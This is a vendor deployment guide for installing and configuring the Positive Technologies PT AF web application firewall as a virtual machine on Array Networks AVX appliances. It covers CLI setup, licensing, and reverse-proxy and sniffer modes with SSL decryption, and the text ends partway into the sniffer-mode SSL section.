

PT AF VM Deployment Guide

for AVX Series Network Functions Platform

Table of Contents

Table of Contents	1
1. About PT AF on AVX	2
2. Deploying the PT AF VM on AVX	3
2.1. Obtaining the Image of the PT AF VM	3
2.2. Importing the Image to the AVX Appliance	3
2.3. Creating the VA Instance with the Image on the AVX Appliance.....	3
2.4. Assign Virtual Traffic Ports to the VA Instance.....	4
2.4.1. Assigning an SR-IOV Virtual Port to the PT AF VM	4
2.4.2. Assigning a Virtio Virtual Port to the PT AF VM.....	4
2.5. Starting the PT AF VM.....	5
3. Completing Initial Configuration for the PT AF VM	6
4. Loading a Formal License to the PT AF VM	8
5. Deployment Examples	10
5.1. Supported Deployment Modes	10
5.1.1. Reverse Proxy Mode	10
5.1.2. Transparent Proxy Mode	10
5.1.3. Bridge Mode	11
5.1.4. Sniffer Mode	12
5.2. Configuration Example	12
5.2.1. Configuring the Reverse Proxy Mode	12
5.2.2. Configuring Decryption of SSL Traffic for the Reverse Proxy Mode	14
5.2.3. Configuring the Sniffer Mode	16
5.2.4. Configuring Decryption of SSL Traffic for the Sniffer Mode	18
5.2.5. Configuring the Transparent Proxy Mode.....	21
5.2.6. Configuring the Bridge Mode	25
5.2.7. Testing the Gateway	26
6. Test Examples	28
6.1. XXE detection test	28
6.2. Path Traversal Detection Test	28
6.3. XSS Detection Test	28
6.4. SQL Injection Detection Test	28
6.5. Shellshock Exploitation Test.....	29

1. About PT AF on AVX

Array Networks AVX series products offer a multi-tenant virtualized platform that supports deployment of multiple Virtual Appliance (VA) instances or Virtual Network Functions (VNFs), which enables organizations to consolidate their data centers without sacrificing performance, stability and flexibility.

Positive Technologies Application Firewall (PT AF) is a self-learning dynamic firewall designed to reduce the risks of application attacks if they occur. PT AF combines both the traditional black- and whitelist approach and the cutting-edge self-learning technology. The firewall applies heuristic algorithms to analyze the traffic specifics and the activity of the users who use the business applications. Information about the standard user activity is applied to detect potential attacks and deviations in typical user behavior.

The normalization mechanism allows taking into account the specifics of the protected server to process HTTP requests, which reduces the risk of the HTTP Parameter Contamination (HPC) or HTTP Parameter Pollution (HPP) attacks. PT AF considers the type of web server it communicates with and later simulates the server's behavior, which helps protect against targeted attacks more effectively.

PT AF has advanced fraud and bot protection algorithms that apply behavior analysis to identify the evidence of brute-force attacks, abnormal user activity, and attempts to make a full copy of a web site.

Positive Technologies provides a virtual version of PT AF, which is suitable for deploying on the AVX appliance. The PT AF Virtual Machine (VM) will be deployed on the AVX appliance as a VA instance. The PT AF VM supports the medium and large instance sizes provided by the AVX. The PT AF VM on AVX provides the following benefits:

- AVX provides guaranteed performance for the PT AF VM, in contrast to other common hypervisors.
- AVX provides high scalability for the PT AF VM and allows the pay-as-you-grow license model.
- Multiple PT AF VMs can work with high availability on one AVX.
- PT AF VMs and Array and other 3rd party networking and security products can be deployed as a service chain on an AVX.



Note: For this deployment guide, the AVX Series should run ArrayOS AVX 2.4.0.3 or later, and the PT AF VM should run the PT AF 3.6.1 version or later.

For additional information about PT AF, please visit www.ptsecurity.com and support.ptsecurity.com.

2. Deploying the PT AF VM on AVX

To deploy a PT AF VM on the AVX appliance, follow these steps:

1. Obtain the image of the PT AF VM
2. Import the image to the AVX appliance
3. Create a VA Instance with the image on the AVX appliance
4. Assign virtual traffic ports to the VA instance
5. Start the VA Instance

2.1. Obtaining the Image of the PT AF VM

Before deploying a PT AF VM, contact [Array Networks](#) to obtain the image (for example, ptaf361.qcow2) of the PT AF VM as well as the metadata file (metadata.ini) of the image.

Please place the image and the metadata file onto an HTTP server or FTP server that is accessible by the AVX appliance. For example, the URLs of the image and the metadata file are <http://10.4.0.35/ptaf361.qcow2> and <http://10.4.0.35/metadata.ini> respectively.

2.2. Importing the Image to the AVX Appliance

To import the image to AVX, execute the following command on AVX:

```
va image <image_name> <url> [format] [metadata_url]
```

image_name: the name of the image.

url: the URL of the image.

format: the format of the image: qcow2, raw, vmdk or tgz.

metadata_url: the URL of the image's metadata file.

```
AN(config)#va image PTAF-image http://10.4.0.35/ptaf361.qcow2 qcow2  
http://10.4.0.35/metadata.ini
```

After the image has been imported successfully, you can display it using the “**show va image**” command.

2.3. Creating the VA Instance with the Image on the AVX Appliance

After the image has been imported successfully, you can create the VA instance using the following command:

```
va pureinstance <va_name> <va_size> [domain_id] [image_name]
```

va_name: name of the VA instance.

va_size: size of the VA instance. The PT AF VM supports only the medium and large sizes.

domain_id: ID of the NUMA domain from which system resources are assigned.

image_name: name of the image.

The size of the VA instance determines the amount of system resources assigned to the VA instance.

Size	CPU	Memory
Medium	4 cores	8GB
Large	8 cores	16GB

2.4. Assign Virtual Traffic Ports to the VA Instance

For each PT AF VM, AVX provides a virtual management port that is connected with the AVX's physical management port using a built-in virtual switch. The virtual management port becomes the first port (eth0) for the PT AF VM. It is recommended that the virtual management port be used for management purposes only.

To process data traffic, you will need to assign virtual traffic ports to the PT AF VM according to the requirements of different deployment modes, as shown in the table below.

The AVX appliance provides two types of virtual traffic ports for the PT AF VM:

- SR-IOV virtual ports: SR-IOV Virtual Function (VF) of a 10G traffic port.
- Virtio virtual ports: virtio-type ports assigned by the virtual switch to the attached VA instance.

Deployment Mode	Requirements
Reverse proxy mode	Assign one or more SR-IOV virtual ports
Transparent proxy mode	Assign one or multiple pairs of virtio virtual ports
Bridge mode	Assign one or multiple pairs of virtio virtual ports
Sniffer mode	Assign one virtio virtual port

2.4.1. Assigning an SR-IOV Virtual Port to the PT AF VM

With SR-IOV, one physical traffic port on the AVX can be virtualized as eight SR-IOV virtual ports.

To assign an SR-IOV virtual port, execute the following command:

```
va port <va_name> <port_name> <vf_index>
```

va_name: name of the VA instance.

port_name: name of the physical traffic port.

vf_index: Index of the SR-IOV VF to be assigned. The indexes of eight SR-IOV virtual ports under one physical traffic port are 1 to 8 respectively.

2.4.2. Assigning a Virtio Virtual Port to the PT AF VM

When you attach the PT AF VM to a virtual switch, the PT AF VM will be assigned a virtio virtual port. For external communication of the PT AF VM using the virtio virtual port, you also need to

add a physical traffic port to the virtual switch. In this way, the virtio virtual port can send traffic to the network via the physical traffic port.

To create a virtual switch, execute the following command:

switch name <virtual_switch_name>

virtual_switch_name: name of the virtual switch

```
AN(config)#switch name switch1
```

To attach the PT AF VM to the virtual switch, execute the following command:

switch va <virtual_switch_name> <va_name> <vport_name> [vlan_tag] [queue_number]

virtual_switch_name: name of the virtual switch

va_name: name of the VA instance

vport_name: name of the virtual switch

vlan_tag: tag of the VLAN to which the virtio virtual port belongs.

queue_number: number of Rx/Tx queue pairs enabled for the virtio virtual port.

```
AN(config)#switch va switch1 PTAF-VM vport1 0 4
```



Note: The AVX provides multi-queue support to maximize the network performance of the virtio virtual port as the number of vCPUs increases. Please enable a specified number of Rx/Tx queue pairs in the “queue_number” parameter according to the number of vCPUs assigned to the VA instance. For example, enable four queue pairs for a medium-size VA instance.

To add a traffic port to the virtual switch, execute the following command:

switch interface <virtual_switch_name> <interface_name>

virtual_switch_name: name of the virtual switch.

interface_name: name of the physical traffic port.

```
AN(config)#switch interface switch1 port1
```



Note: For the PT AF VM instance to support the bridge or transparent proxy deployment mode, you need to create two virtual switches, attach the PT AF VM to both of them, and add two traffic ports to the two virtual switches respectively.

2.5. Starting the PT AF VM

After the PT AF VM is created, you can start it using the “**va start** <va_name>” command.

```
AN(config)#va start PTAF-VM
```

3. Completing Initial Configuration for the PT AF VM

After the PT AF VM is started, you can establish a console connection to it using the “**va console** <va_name >” command.

```
AN(config)#va console PTAF-VM
```

Before you configure the PT AF VM to protect your applications, you need to complete the initial network configuration on the console connection using the configuration script. When the script is run, a user-friendly shell (command line interface, CLI) for configuring the basic settings of the system is opened. In the PT AF, the shell is called wsc.

Initial configuration requires you to:

- Assign the required operating mode to the interfaces.
- Specify correct IP addresses and netmasks for the interfaces.
- Configure the gateway and DNS.
- Mark the interfaces with the mark command to make them available on the Web User Interface (UI).
- Apply the configuration.

To complete the initial configuration, follow these steps:

1. Log into the local console with the initial username/password (pt/p0s1t1v3).
2. Run wsc as the super user.

```
sudo wsc
```

3. Set the operating modes for interfaces.

```
if mode eth0 dhcp  
if mode eth1 static  
if mode eth2 static
```



Note: AVX 2.4 supports assigning IP address to the virtual management port dynamically. It is recommended to set the operating mode of eth0 (management port) to DHCP.

4. Assign addresses to necessary interfaces (for example, eth1):

```
if set eth1 inet_address 192.168.10.10 inet_netmask 255.255.255.0  
if set eth1 inet_broadcast 192.168.10.255  
if set eth1 inet_gateway 192.168.10.1
```

5. Configure a gateway.

```
route add default via 192.168.0.1 dev eth1
```

6. Configure DNS.

```
dns add 192.168.0.2 192.168.0.3
```

7. Set the interfaces to be displayed in the WebUI.

```
if mark eth0 eth1 eth2
```

8. Apply the configuration.

```
config commit
```


9. Synchronize the wcs settings with the PT AF configuration database:

```
config sync
```

10. Exit wsc.

```
exit
```

When the initial configuration is completed, you can access the PT AF WebUI at https://<management_IP:8443>, from which you can proceed with the configuration. The default username and password for the WebUI are “admin” and “p0s1t1v3” respectively.



2012-2017 © POSITIVE TECHNOLOGIES



Note: Remember to change the default password after you log in to the WebUI.

For more information, please refer to the PT AF Administrator Guide.


4. Loading a Formal License to the PT AF VM

After the PT AF VM is created on the AVX appliance, it will be preinstalled with a trial license. The trial license will have a validity period of 90 days.

To make full use of functionality and performance of the PT AF VM, you need to purchase and upload a valid formal license.

To upload a valid formal license, follow these steps:

1. Access the WebUI and go to the **System > About** tab.
2. Select the **I agree with the terms of the agreement** check box.



The screenshot shows a dark-themed dialog box titled "No license". Below the title is the "End User License Agreement" section. It contains two main parts: "5. Liability" and "6. Other Provisions".

5. Liability

- 5.1. The User shall be held liable for infringement of the conditions of this Agreement or illegal usage of the Software in accordance with the current RF legislation.
- 5.2. The Rightholder reverses the right to terminate the User's License unilaterally in case of the infringement of the conditions of this Agreement or illegal usage of the Software.

6. Other Provisions

- 6.1. This Agreement is regulated by Russian Federation legislation.
- 6.2. Positive Technologies CJSC reserves the right to modify the conditions of this Agreement (with obligation to notify the User).
- 6.3. For inquiries related to the permitted use of the Software the User may address the Software Rightholder.

Positive Technologies
107241, Moscow, Schelkovskoe shosse, 23A
Tel.: +7 (495) 744 0144
Fax: +7 (495) 744 0187
E-mail: pt@ptsecurity.ru

☐ I agree with the terms of the agreement

Download fingerprint Download End User License Agreement

3. Click the **Download fingerprint** button.
4. Send the fingerprint file (for example, fingerprint_YYYYMMDDHHmmSS.c2v) to [Array Networks Customer Support](#) to get a license file. Store the license on a device that is accessible to the AVX.



Note: If you use the trial license. For the PT AF VM to work correctly, select the **Trial license** check box.

5. Click the **Upload license file** button.

No license

End User License Agreement

5. Liability

5.1. The User shall be held liable for infringement of the conditions of this Agreement or illegal usage of the Software in accordance with the current RF legislation.
5.2. The Rightholder reserves the right to terminate the User's License unilaterally in case of the infringement of the conditions of this Agreement or illegal usage of the Software.

6. Other Provisions

6.1. This Agreement is regulated by Russian Federation legislation.
6.2. Positive Technologies CJSC reserves the right to modify the conditions of this Agreement (with obligation to notify the User).
6.3. For inquiries related to the permitted use of the Software the User may address the Software Rightholder.

Positive Technologies
107241, Moscow, Schelkovskoe shosse, 23A
Tel.: +7 (495) 744 0144
Fax: +7 (495) 744 0187
E-mail: pt@ptsecurity.ru

☐ agree with the terms of the agreement

Download fingerprint

Upload license file

Download End User License Agreement

☐ Trial license

6. Select the required file to upload a license to the system and Click **Open**.
After your license is uploaded, the **About** tab displays the license information.

5. Deployment Examples

5.1. Supported Deployment Modes


The PT AF VM on AVX can support the same deployment modes as its hardware counterpart:

- Reverse proxy mode
- Transparent proxy mode
- Bridge mode
- Sniffer mode

For the configuration examples for these deployment modes, please refer to section 5.2 Configuration Example.


5.1.1. Reverse Proxy Mode

The following figure displays the deployment of the PT AF VM in reverse proxy mode.




5.1.2. Transparent Proxy Mode

The following figure displays the deployment of the PT AF VM in transparent proxy mode.




5.1.3. Bridge Mode

The following figure displays the deployment of the PT AF VM in bridge mode.



5.1.4. Sniffer Mode



5.2. Configuration Example

5.2.1. Configuring the Reverse Proxy Mode


To configure the reverse proxy mode, follow these steps:

1. Access the WebUI of the PT AF VM (for example, <https://192.168.1.100:8443>)
2. On the **Configuration > Network > Network Interface Aliases** tab, add the WAN role.

The screenshot shows the 'NETWORK INTERFACE ALIASES' configuration page. At the top, there is a 'List' button and a 'Create' button. Below these, there are two input fields: 'Name' with the value 'proxy' and 'Interface type' with the value 'WAN'. At the bottom, there are three buttons: 'Submit' (highlighted in green), 'Save and Add', and 'Cancel'.

3. Edit the created alias by adding ports to which users can connect.

4. Go to the **Configuration > Network > Upstreams** tab.
5. Click Create.



6. On the opened tab, specify the values of the fields:
Name: the DNS name of the web sites, to which redirection should occur. For example, "backend".
Backend, IP address: the IP address of the web application server. For example, "172.16.9.20".
7. Go to the **Configuration > Security > Services** tab.
8. Edit the standard service Default.

	Name	Servers	Web Applications
	Default	80 HTTP	Any

9. Select the **Reverse proxy** integration mode.

SERVICES

List Create

Name *

Default

Integration mode *

Reverse proxy

Active

☒

Servers *

Listen IP *

WAN-WAN

Add

×

Listen port *

80

Upstream

Not selected

Add

Upstream protocol

HTTP

Enable WebSocket proxy

☐

Enable SSL

☐

Add

Submit

Save and Continue

Copy

Cancel


10. Test the gateway.

The reverse proxy mode is now configured.


5.2.2. Configuring Decryption of SSL Traffic for the Reverse Proxy Mode

To decrypt SSL traffic in PT AF:

1. Go to the **Configuration > SSL > Files** tab.



2. Upload the certificate file to the certificates directory, and the private key file to the keys directory.
3. Go to the **Configuration > Security > Services** tab.
4. Edit the service for which SSL traffic will be decrypted (for example, Default).
5. Select the **Enable SSL** check box.
6. Click the **Add** button by the SSL options field. The window for adding parameters will be opened.



7. Specify the following settings:

SSL certificate: specify the certificate uploaded in Step 2.

SSL private key: specify the private key uploaded in Step 2.

SSL ciphers: the list of algorithms supported by the OpenSSL library to establish connections. This list is specified during compilation, and the default list for OpenSSL version 1.0.0 is: ALL:!aNULL:!eNULL.

SSL protocols: select SSL protocols from the list: SSLv3, TLSv1, TLSv1.1, TLSv1.2.

SETTINGS

Name * SSL1

SSL certificate * Not selected

SSL private key * Not selected

SSL ciphers

SSL protocols

Prefer server ciphers

SSL client certificate

SSL certificate revocation list Not selected

☒ Use recommended settings

Submit Save and Continue Cancel

8. Save the specified settings.

9. Save the service.

The decryption of SSL traffic is now configured.


5.2.3. Configuring the Sniffer Mode

To configure the sniffer mode, follow these steps:


1. Run wsc and add a bridge interface.

```
sudo wsc
if span eth2
if mark eth2
config commit
config sync
```

2. Access the WebUI of the PT AF VM (for example, <https://192.168.1.100:8443>)
3. Add the SPAN role on the **Configuration > Network > Network** interface aliases tab.



4. On the **Configuration > Network > Gateways > Network** tab, assign the created role to the eth2 interface.




Note: In the monitoring mode, you can see incoming traffic either on the SPAN interface or bridge interface. To see traffic on the bridge interface, assign the SPAN alias to the br0 interface on the **Configuration > Network > Gateways > Network** tab.

5. Go to the **Configuration > Security > Services** tab. Select a service to edit.
6. Select the **Sniffer** integration mode.
7. Select the **Active** check box.

8. Click the **Add** button by the **Upstream** drop-down list. The **Configuration > Network > Upstreams** tab will be opened.
9. Specify the settings of a protected server group and save the settings.
10. From the **Upstreams** drop-down list, select the server group you have just configured.
11. If the server group is not selected, specify a port to listen.

For the system to listen to HTTPS requests, it is recommended to specify Port 443. For the system to listen to HTTP requests, it is advised to specify Port 80. Port 80 is specified by default.

12. If HTTPS is used, select the **Enable SSL** check box.



Note: The sniffer mode can decrypt SSL traffic only if specific cipher suites are used as the key exchange protocol on the side of the protected application.

13. Save the settings.
14. On the **Configuration > Network > Sniffer** tab, specify the monitoring parameters.
15. Test the gateway.


The sniffer mode is now configured.

5.2.4. Configuring Decryption of SSL Traffic for the Sniffer Mode

The SSL traffic of the application can be decrypted if the certificate and private key have been uploaded to the PT AF VM.

To enable decryption of SSL traffic in sniffer mode:

